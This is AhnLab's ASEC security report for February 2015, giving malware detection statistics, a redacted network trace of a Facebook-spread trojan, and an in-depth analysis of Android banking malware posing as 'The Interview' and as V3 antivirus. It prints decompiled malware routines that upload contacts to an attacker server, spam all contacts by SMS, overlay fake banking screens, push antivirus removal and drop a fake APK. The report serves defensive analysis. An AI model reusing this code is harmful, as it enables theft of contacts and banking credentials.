Security Trend

ASEC REPORT

VOL.62

February, 2015

AhnLab

ASEC REPORT

VOL.62 February, 2015

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF JANUARY 2015

Table of Contents


1

SECURITY STATISTICS

SECURITY STATISTICS

01
Malware Statistics


According to the ASEC (AhnLab Security Emergency Response Center), 22,063,090 malware were detected in February 2015. The number of detected malware decreased by 14,832,593 from 36,895,683 detected in the previous month as shown in Figure 1-1. A total of 3,781,333 malware samples were collected in February.



[Figure 1-1] Malware Trend

In Figure 1-1, "Detected Samples" refers to the number of malware detected by AhnLab products deployed by our customers. "Collected Samples" refers to the number of malware samples collected autonomously by AhnLab that were besides our products.

Figure 1-2 shows the prolific types of malware in February 2015. It appears that PUP (Potentially Unwanted Program) was the most distributed malware with 51.35% of the total. It was followed by Trojan (26.72%) and Adware (8.34%).



[Figure 1-2] Proportion of Malware Type in February 2015

Table 1-1 shows the Top 10 malware threats in February categorized by alias. PUP/Win32.MyWebSearch was the most frequently detected malware (2,164,881), followed by PUP/Win32. MicroLab (1,315,377).

[Table 1-1] Top 10 Malware Threats in February 2015 (by Alias)


Rank	Alias from AhnLab	No. of detections
1	PUP/Win32. MyWebSearch	2,164,881
2	PUP/Win32. MicroLab	1,315,377
3	PUP/Win32.BrowseFox	919,471
4	PUP/Win32.Helper	872,996
5	PUP/Win32.IntClient	838,251
6	PUP/Win32.SubShop	702,081
7	PUP/Win32.CrossRider	600,211
8	PUP/Win32.Gen	555,784
9	PUP/Win32.Enumerate	479,385
10	PUP/Win32.Generic	468,093

SECURITY STATISTICS

02

Web Security Statistics

In February 2015, a total of 1594 domains and 19,790 URLs were comprised and used to distribute malware. In addition, 4,860,868 malicious domains and URLs were blocked. This figure is the number of blocked connections from PCs and other systems to the malicious website by AhnLab products deployed by our customers. Finding a large number of distributing malware via websites indicates that internet users need to be more cautious when accessing websites.




[Figure 1-3] Blocked Malicious Domains/URLs in February 2015

SECURITY STATISTICS

03 Mobile Malware Statistics

221,188 mobile malware were detected as shown in Figure 1-4.



[Figure 1-4] Mobile Malware Trend

Table 1-2 shows the top 10 mobile malware detected in February 2015. Android-PUP/SmsReg was the most distributed malware with 120,616 of the total.

[Table 1-2] Top 10 Mobile Malware Threats in February (by alias)

Rank	Alias from AhnLab	No. of detections
1	Android-PUP/SMSReg	120,616
2	Android-PUP/Dowgin	13,375
3	Android-Trojan/FakeInst	10,512
4	Android- PUP/Noico	9,552
5	Android-Trojan/AutoSMS	7,909
6	Android-Trojan/Opfake	4,719
7	Android-PUP/Plankton	2,854
8	Android-PUP/Airpush	2,827
9	Android-Trojan/SMSAgent	2,820
10	Android-PUP/SMSpay	2,368

2

SECURITY ISSUE

Malware Spreads by SMS Disguised as Software Update

SECURITY ISSUE

Malware Spreads by SMS Disguised as Software Update

A new malware program that was recently spread via Facebook used social media to get the most out of its powerful information expansion function. It offered users a link disguised as a YouTube link. Once a user clicks the link, the user is asked to update Flash Player to continue viewing the video. When accepted, malware is installed to infect the system.

The malware is disguised as a software update. When accepted, it copies the "Chromium.exe" file to this path: <C:\Documents and Settings\[User Account]\Application Data\>. The malware communicates with the external C&C server and checks for hash values of the additional files that will be downloaded from the server. Then, "wget.exe" downloads "arsiv.exe" to its own path: <C:\Documents and Settings\[User Account]\Application Data>.

Table 2-2 | Information from the Network Monitor

Process	DestIP	Data
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/ok.txt
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=update_hash
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=js
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=key
Chromium.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=update_hash
wget.exe	1*8.**6.2**.1*:80	www.f*****r.com/a**/req.php?type=arsiv_link
wget.exe	9*.8*.1*.3*:80	P*****an.com:80/app.exe

The arsiv.exe file which is also downloaded copies several zipped .pak files that are related with Chrome to this path: <C:\Documents and Settings\[User Account]\Application Data\browser\[Version Information]>.

Chromium.exe creates malicious scripts in the following path: <C:\Documents and Settings\[User Account]\Local Settings\Application Data\Google\Chrome\User Data\Default\Extensions>.

Figure 2-1 | Information from the Network Monitor

As shown in Figure 2-2, Chromium. exe hooks up the keyboard and mouse information on the user's PC by using AutoHotKeys. This is to take control of the keyboard and mouse input. Once the user's keyboard and mouse are controlled, the attackers can stop Internet Explorer whenever the user runs it and replace it with a modified version of Chrome.

Figure 2-2 | Keyboard and Mouse Hooking with AutoHotKeys

When the user runs the modified Chrome browser, the malicious scripts added as an extension program block specific websites and send HTTP GET requests to a C&C server. As shown in Figure 2-3, blocked websites are mostly antivirus vendor sites, but some Facebook pages are also blocked.




Figure 2-3 | A List of Websites Blocked by the Scripts

While the user runs Chrome, the scripts send a GET request to (http://www.f*****r.com/a**/user.php). Once the user connects with the social network service, 20 friends of the user are tagged to the adult video post.

Figure 2-4 | A Script That Tags a User's SNS Friends in a Post

When the friends tagged in the malware

post play the adult video, they will be also infected with the malware, thus spreading it exponentially to their SNS friends.

It took only two days for this malware to infect over 110,000 people, but now this issue seems to have been taken care of by the related SNS provider. This malware spread rapidly through the information sharing system of the SNS and warned us to the vulnerability of the SNS system. Other SNS providers can be utilized as a means to spread malware in similarly sophisticated forms.

The AhnLab V3 range of products detects the malware aliases listed below.

<Aliases from V3 products>

Trojan/Win32.Agent (2015.02.26.00)
Trojan/Win32.Asprox (2015.01.28.02)

3

IN-DEPTH ANALYSIS

A Malware App Exploiting the Social Interest in the Movie "The Interview"

IN-DEPTH ANALYSIS

A Malware App Exploiting the Social Interest in the Movie "The Interview"

Late last year, Sony Pictures Entertainment faced a massive cyber attack that involved the upcoming release of the film "The Interview," a political satire comedy about the assassination of North Korean leader Kim Jong-un, which became a big issue. That hacking incident aroused increased interest in the movie itself. The film, however, was not released in Korea and led many curious people to illegally download it. A social engineering malware that exploits viewers' interests was recently found. This malware app impersonating the film "The Interview" is detected as "Android-Trojan/Badaccents" in V3 Mobile.

1. Infection and Symptoms of Android-Trojan/Badaccents

Android-Trojan/Badaccents lures people with a free offer for the film "The Interview." Once installed, this malware app downloads other malware from a server, but it does not perform malicious activities itself.




Figure 3-1 | Execution Screen of Android-Trojan/Badaccents

When you install the malware app, it requests permission to access your SD card and the Internet connection. If you run the app, a poster screen appears as shown in Figure 3-1. When you click the button at the top of the poster, it starts downloading malware and displays a pop-up screen after finishing its installation.

However, if the user's device is branded by "Arirang" or "Samjiyeon," it does not download the malware and displays a message. "Arirang" and "Samjiyeon" are North Korean brand names of smartphones and tablet PCs.

The malware app downloaded here is aimed at major banks and is detected as "Android-Trojan/Bankun" in the AhnLab's V3 Mobile antivirus product. While installing the app, it requests permission to access texts, call records, and contacts.

When you install the app and run it, it launches a pop-up window. Clicking the OK button registers the malware as the device manager, which enables it to send smartphone information and public authentication certificates to the attacker's server.

2. Analysis of Android-Trojan/Bankun's Functions

This malware has functions that run at startup as explained earlier, but it also has other functions that are scheduled to run based on certain intervals, user attributes and bank information. To learn more about the functions, let's look into the specifications of the app in the"AndroidManifest.xml" file.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="152" android:versionName="2.1.1.3" package="com.a">
    <uses-sdk android:minSdkVersion="8" android:targetSdkVersion="8"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
```

```
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<application android:label="@0x7f070000" android:icon="@0x7f020026">
<activity android:theme="@0x103000f" android:name="com.b.sm.PlusLock">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
</intent-filter>
</activity>
<receiver android:name="com.a.a.SystemR" android:enabled="True" android:exported="True">
...omitting...
</receiver>
<activity android:name="com.un.MainActivity" android:excludeFromRecents="True">
...omitting...
</activity>
<activity android:theme="@0x1030007" android:name="com.un.UUA" android:excludeFromRecents="True">
...omitting...
</activity>
<receiver android:name="com.a.a.AR">
...omitting...
</receiver>
<receiver android:label="@0x7f070000" android:name="com.a.a.DeAdminReciver" android:permission="android.permission.BIND_DEVICE_ADMIN" android:description="@0x7f070000">
<meta-data android:name="android.app.device_admin" android:resource="@0x7f050000"/>
...omitting...
</receiver>
<service android:name="com.un.service.CallService" android:persistent="True" android:enabled="True"/>
<service android:name="com.un.service.SoftService" android:persistent="True" android:enabled="True">
...omitting...
</service>
<service android:name="com.un.service.SS" android:persistent="True" android:enabled="True" android:exported="True">
...omitting...
</service>
<service android:name="com.un.service.InstallService" android:enabled="True"/>
<service android:name="com.un.service.sendSMSService" android:persistent="True" android:enabled="True">
...omitting...
</service>
<service android:name="com.un.service.UninstallerService" android:persistent="True" android:enabled="True">
...omitting...
</service>
<activity android:name="com.un.GooglePlayActivity" android:screenOrientation="1"/>
<service android:name="com.un.service.autoRunService" android:persistent="True" android:enabled="True">
...omitting...
</service>
</application>
</manifest>
```

As for AndroidManifest.xml, its authority, class and activities tell you about its functions. First of all, this app is authorized to access your text messages, contacts and call records. When you see the services and receivers that are used by this app, you can also see what made them act as they did. What you can learn from these aforementioned types of information is that this app has functions that can not only steal text messages, contacts, and call records, but also connect with the server to perform specific activities. It can also delete and install packages.

■ MainActivity

This is a class that runs at first as

described in AndroidManifest.xml. This class initiates services including SS, sendSMSS, CallS, SoftS, autoRunS and UninstallerService. It has related codes as follows:

```
public void onCreate(Bundle p9) {

    ...omitting...

    new MainActivity$1(this, this.getSystemService("phone")).
start();

    ...omitting...

    new MainActivity$2(this).start();
    this.startService(new Intent("com.xxx.GS"));
    this.startService(new Intent(this, sendSMSService));
    this.startService(new Intent(this, CallService));
    this.startService(new Intent(this, SoftService));
    this.startService(new Intent(this, autoRunService));
    this.startService(new Intent(this, UninstallerService));
    this.tryHideIcon();
    this.ipo();
    return;
  }
```

■ SS

This class is run by MainActivity and its major role is to send the user's contacts to their server. It also prevents the device from going to sleep and the application from ending while the device is on by using the Wakelock setting.

```
public static void readAllContacts(Context p18) {
    v1 = p18.getContentResolver();
    v9 = v1.query(ContactsContract$Contacts.CONTENT_URI,
0, 0, 0, 0);
    new ArrayList();
    v12 = new JSONArray();
    while (v9.moveToNext() != 0) {
      v11 = v9.getString(v9.getColumnIndex("_id"));
      v13 = v9.getString(v9.getColumnIndex("display_name"));
      v5 = new String[1];
      v5[0] = String.valueOf(v11);
      v16 = v1.query(ContactsContract$CommonDataKinds$P
hone.CONTENT_URI, 0, "contact_id= ?", v5, 0);
      while (v16.moveToNext() != 0) {
        v14 = v16.getString(v16.getColumnIndex("data1"));
        v8 = new JSONObject();
        v8.put("name", v13);
        v8.put("mobile", v14.trim());
        v12.put(v8);
      }
      v16.close();
    }
    v9.close();
    v7 = new JSONObject();
    v7.put("mobile", StringUtil.getMachine(p18));
    v7.put("contacts", v12);
      NetUtil.postJson(p18, new StringBuilder(String.
valueOf(Constant.url)).append("/servlet/ContactsUpload").
toString(), new StringBuilder("{"json":"").append(StringUtil.
stringToJson(v7.toString())).append(""}").toString());
    return;
  }
```

■ sendSMSService

This is a service class that acts as an SMS Agent that receives character strings from the server and sends messages out to all the contacts on the user's device. As sendSMSService$1 is registered as a TimerTask, it is executed every 20 seconds.

```
public void run() {
    this.this$0.getSystemService("phone");
    StringUtil.getMachine(this.this$0.getApplicationContext());
    v1 = this.this$0.getContentResolver();
```

```
    v9 = v1.query(ContactsContract$Contacts.CONTENT_URI,
0, 0, 0, 0);
    while (v9.moveToNext() != 0) {
      v9.getString(v9.getColumnIndex("display_name"));
       v15 = v1.query(ContactsContract$CommonDataKind
s$Phone.CONTENT_URI, 0, new StringBuilder("contact_id =
").append(v9.getString(v9.getColumnIndex("_id"))).toString(), 0,
0);
      while (v15.moveToNext() != 0) {
          sendSMSService.access$1(this.this$0, v15.
getString(v15.getColumnIndex("data1")));
          if((sendSMSService.access$2(this.this$0).
startsWith("+86") != 0) || (sendSMSService.access$2(this.
this$0).startsWith("+82") != 0)) {
            sendSMSService.access$1(this.this$0,
sendSMSService.access$2(this.this$0).substring(3));
          }

          if(sendSMSService.access$2(this.this$0).
startsWith("+") != 0) {
            sendSMSService.access$1(this.this$0,
sendSMSService.access$2(this.this$0).substring(1));
          }

          if(sendSMSService.access$2(this.this$0).length() > 5) {
            v14 = this.this$0.sp.getValue("num", "");
            if(v14.indexOf(sendSMSService.access$2(this.
this$0)) == 15) {
              this.this$0.sp.setValue("num", new
StringBuilder(String.valueOf(v14)).append(sendSMSService.
access$2(this.this$0)).toString());
            }

            CSendSMS.sendSMS(sendSMSService.
access$2(this.this$0), this.val$content);
          }

          Thread.sleep(1000.0);
        }
        v15.close();
      }
      v9.close();
      return;
```

■ SoftService

This checks the user's activities every second, and when the user runs a banking application it displays fake pop-up windows that look similar to a real banking app. The pop-up windows claim the user's account number, security card number and password to forward them to the attacker's server.

```
private synchronized void bankHijack() {
    synchronized(this) {
        v3 = this.getApplicationContext().
getSystemService("activity").getRunningTasks(1);
      if(v3.size() > 0) {
        v4 = v3.get(0).topActivity.getPackageName();
        v2 = 0;
        while (v2 < Conf.BK_PACK_LIST.length) {
          if(v4.equals(Conf.BK_PACK_LIST[v2]) != 0) {
            this.isTrue(Conf.B_L[v2]);
            this.runUA(this, v2);
          }

          v2 = (v2 + 1);
        }
      }

    }
    return;
  }
```

■ UninstallerService

The UninstallerService class checks every 40 seconds whether AhnLab V3 Mobile Plus 2.0 is installed in the device. If the V3 antivirus is installed, it pops up a window and requests the user to delete it. V3 Mobile Plus 2.0 is an antivirus

app that secures mobile transactions. Users are required to install the app to use major banking apps. The function to delete antivirus apps is often included in malware that seeks information from Korean banking apps.

```
public void run() {
    new ArrayList();
    v5 = this.this$0.getPackageManager();
    v2 = v5.getInstalledApplications(8192);
    v1 = 0;
    while (v1 < v2.size()) {
      v0 = v2.get(v1);
      v3 = v0.loadLabel(v5);
      Log.i("shit", v3);
      if(v3.equalsIgnoreCase(Constant.aname) != 0) {
          v6 = new Intent("android.intent.action.DELETE",
Uri.parse(new StringBuilder("package:").append(v0.
packageName).toString()));
        v6.addFlags(268435456);
        this.this$0.startActivity(v6);
      }

      v1 = (v1 + 1);
    }
    return;
  }
```

■ InstallService

This is an application that lets the attacker install test.apk in the asset folder. The apk file is a fake malware app disguised as V3 Mobile Plus 2.0 with the same icon and package name (com.ahnlab.v3mobileplus) as the real app. If the user has already installed V3 Mobile Plus 2.0 in the device, the installation window for this fake app does not appear because the Android system does not allow the user to install two apk files with the same package name. However, if the user has not installed the antivirus app or has deleted it as guided by UninstallerService of the malware, the test.apk installation window will be displayed by UninstallerService.

```
public void onCreate() {
    super.onCreate();
    this.sp = new SPUtil(this, "bank");
    this.pm = this.getPackageManager();
    this.receiver = new InstallService$InstallReceiver(this);
     v3 = new IntentFilter("android.intent.action.PACKAGE_
ADDED");
    v3.addDataScheme("package");
    this.registerReceiver(this.receiver, v3);
    v7 = this.getAssets().open("test.apk");
    v5 = new FileOutputStream(new File("/sdcard/test.apk"));
    v1 = new byte[1024];
    while(true) {
      v8 = v7.read(v1);
      if(v8 <= 0) {
        break;
      }

      v5.write(v1, 0, v8);
    }
    if(v5 != 0) {
      v5.close();
    }

    v6 = new Intent("android.intent.action.VIEW");
    v6.setFlags(268435456);
     v6.setDataAndType(Uri.parse("file:///sdcard/test.apk"),
"application/vnd.android.package-archive");
    this.startActivity(v6);
    new InstallService$1(this).start();
    return;
  }
```

3. Analysis and Installation of test.apk

So far, we have examined the malware app "Android-Trojan/Badaccents" which impersonates the film "The Interview" and an additional malware, Android-Trojan/Bankun, which is downloaded later. Now let's look into test.apk that involves a fake V3 Mobile Plus 2.0. The test.apk is installed by the user as guided by Android-Trojan/Bankun.

As you saw earlier, Android-Trojan/Bankun lets the user install a fake antivirus app "AhnLah V3 Mobile Plus 2.0" with a file name "test.apk." This fake app is also installed and has a name very similar to AhnLab V3 Mobile Plus 2.0, so users can easily mistake it for the real thing.

In addition to outward appearances such as the icon, there is another feature that you have to observe in this fake app. It has a package name "com.ahnlab.v3mobileplus" that is the same as that of the real V3 Mobile Plus 2.0. When you try to install an application with a package name that already exists, the Android operating system will recognize it as an updated version. So, the system requests the same certificate as that of the existing application. Even if the new version has the same package name, it cannot be installed if it does not have the same certificate. This malware knows how to get away with this.

Android-Trojan/Bankun lets the user remove AhnLab's V3 Mobile Plus 2.0 before it installs test.apk. If the malware fails to convince the user to remove V3 Mobile Plus 2.0, test.apk cannot be installed. However, once the malware succeeds in removing V3 Mobile Plus 2.0, a fake app "AhnLah V3 Mobile Plus 2.0" will be installed.

Once the real V3 Mobile Plus 2.0 is replaced by the fake app, you can no longer install the real app again as both apps have the same package name. In this way, the malware uses the Android operating system's security measures to protect its fake app from being replaced by a real one. To sum up, the malware exploits two functions of Android. First, a new application with the same package name is recognized as an update. Second, the new version cannot be installed if it does not have the same certificate even if it has the correct package name. Now let's see what the fake app does after

being installed.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="152" android:versionName="2.1.1.3" package="com.ahnlab.v3mobileplus">
<uses-sdk android:minSdkVersion="8" android:targetSdkVersion="8"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.WRITE_SMS"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
  <application android:label="@0x7f050000" android:icon="@0x7f020002">
• • •
```

The file "AndroidMainfest.xml" has a package named "com.ahnlab.v3mobileplus" which is the same as that of V3 Mobile Plus 2.0. This app is authorized to access the user's personal information including text messages, contacts, external storage and phone status information.

```
• • •
<activity android:name="com.ahnlab.v3mobileplus.interfaces.WebInterfaceActivity" android:excludeFromRecents="True">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
<receiver android:name="com.ahnlab.v3mobileplus.interfaces.AR">
      <intent-filter android:priority="2147483647">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.PHONE_STATE"/>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.intent.action.TIMEZONE_CHANGED"/>
        <action android:name="android.intent.action.TIME_SET"/>
        <action android:name="android.intent.action.TIME_TICK"/>
        <action android:name="android.intent.action.UID_REMOVED"/>
        <action android:name="android.intent.action.UMS_CONNECTED"/>
        <action android:name="android.intent.action.UMS_DISCONNECTED"/>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_CHANGED"/>
        <action android:name="android.intent.action.PACKAGE_DATA_CLEARED"/>
        <action android:name="android.intent.action.PACKAGE_FIRST_LAUNCH"/>
        <action android:name="android.intent.action.PACKAGE_FULLY_REMOVED"/>
        <action android:name="android.intent.action.PACKAGE_INSTALL"/>
        <action android:name="android.intent.action.PACKAGE_NEEDS_VERIFICATION"/>
        <action android:name="android.intent.action.
```

```
PACKAGE_REPLACED"/>
            <action android:name="android.intent.action.
PACKAGE_REMOVED"/>
            <action android:name="android.intent.action.
PACKAGE_RESTARTED"/>
           <action android:name="android.intent.action.MY_
PACKAGE_REPLACED"/>
          <action android:name="android.intent.action.MEDIA_
UNMOUNTED"/>
          <action android:name="android.intent.action.MEDIA_
UNMOUNTABLE"/>
            <action android:name="android.intent.action.
PACKAGE_REMOVED"/>
            <action android:name="android.intent.action.
PACKAGE_REMOVED"/>
            <action android:name="android.intent.action.
MANAGE_PACKAGE_STORAGE"/>
          <action android:name="android.intent.action.MEDIA_
BAD_REMOVAL"/>
          <action android:name="android.intent.action.MEDIA_
BUTTON"/>
          <action android:name="android.intent.action.MEDIA_
CHECKING"/>
          <action android:name="android.intent.action.MEDIA_
EJECT"/>
          <action android:name="android.intent.action.MEDIA_
MOUNTED"/>
          <action android:name="android.intent.action.MEDIA_
NOFS"/>
          <action android:name="android.intent.action.MEDIA_
REMOVED"/>
          <action android:name="android.intent.action.MEDIA_
SCANNER_FINISHED"/>
          <action android:name="android.intent.action.MEDIA_
SCANNER_SCAN_FILE"/>
          <action android:name="android.intent.action.MEDIA_
SCANNER_STARTED"/>
          <action android:name="android.intent.action.MEDIA_
SHARED"/>
         <action android:name="android.intent.action.LOCALE_
CHANGED"/>
          <action android:name="android.intent.action.INPUT_
METHOD_CHANGED"/>
            <action android:name="android.intent.action.
HEADSET_PLUG"/>
          <action android:name="android.intent.action.GTALK_
DISCONNECTED"/>
          <action android:name="android.intent.action.GTALK_
CONNECTED"/>
            <action android:name="android.intent.action.
EXTERNAL_APPLICATIONS_UNAVAILABLE"/>
            <action android:name="android.intent.action.
EXTERNAL_APPLICATIONS_AVAILABLE"/>
          <action android:name="android.intent.action.DOCK_
EVENT"/>
          <action android:name="android.intent.action.DEVICE_
STORAGE_OK"/>
          <action android:name="android.intent.action.DEVICE_
STORAGE_LOW"/>
           <action android:name="android.intent.action.DATE_
CHANGED"/>
          <action android:name="android.intent.action.CLOSE_
SYSTEM_DIALOGS"/>
            <action android:name="android.intent.action.
CAMERA_BUTTON"/>
            <action android:name="android.intent.action.
BATTERY_OKAY"/>
            <action android:name="android.intent.action.
BATTERY_LOW"/>
            <action android:name="android.intent.action.
BATTERY_CHANGED"/>
            <action android:name="android.intent.action.
AIRPLANE_MODE"/>
            <action android:name="android.intent.action.
PROVIDER_CHANGED"/>
          <action android:name="android.intent.action.ACTION_
SHUTDOWN"/>
           <action android:name="android.intent.action.USER_
PRESENT"/>
            <action android:name="android.intent.action.
WALLPAPER_CHANGED"/>
          <action android:name="android.net.wifi.WIFI_STATE_
CHANGED"/>
            <action android:name="com.noshufou.android.
su.REQUEST"/>
             <action android:name="android.net.conn.
CONNECTIVITY_CHANGE"/>
           <action android:name="android.provider.Telephony.
SMS_RECEIVED"/>
            <category android:name="android.intent.category.
HOME"/>
        </intent-filter>
    </receiver>
• • •
```

At the startup of the application, WebInterfaceActivity runs first and the receiver "AR" has a top priority in many activities including booting the device, receiving calls and texts, checking batteries and controlling the device.

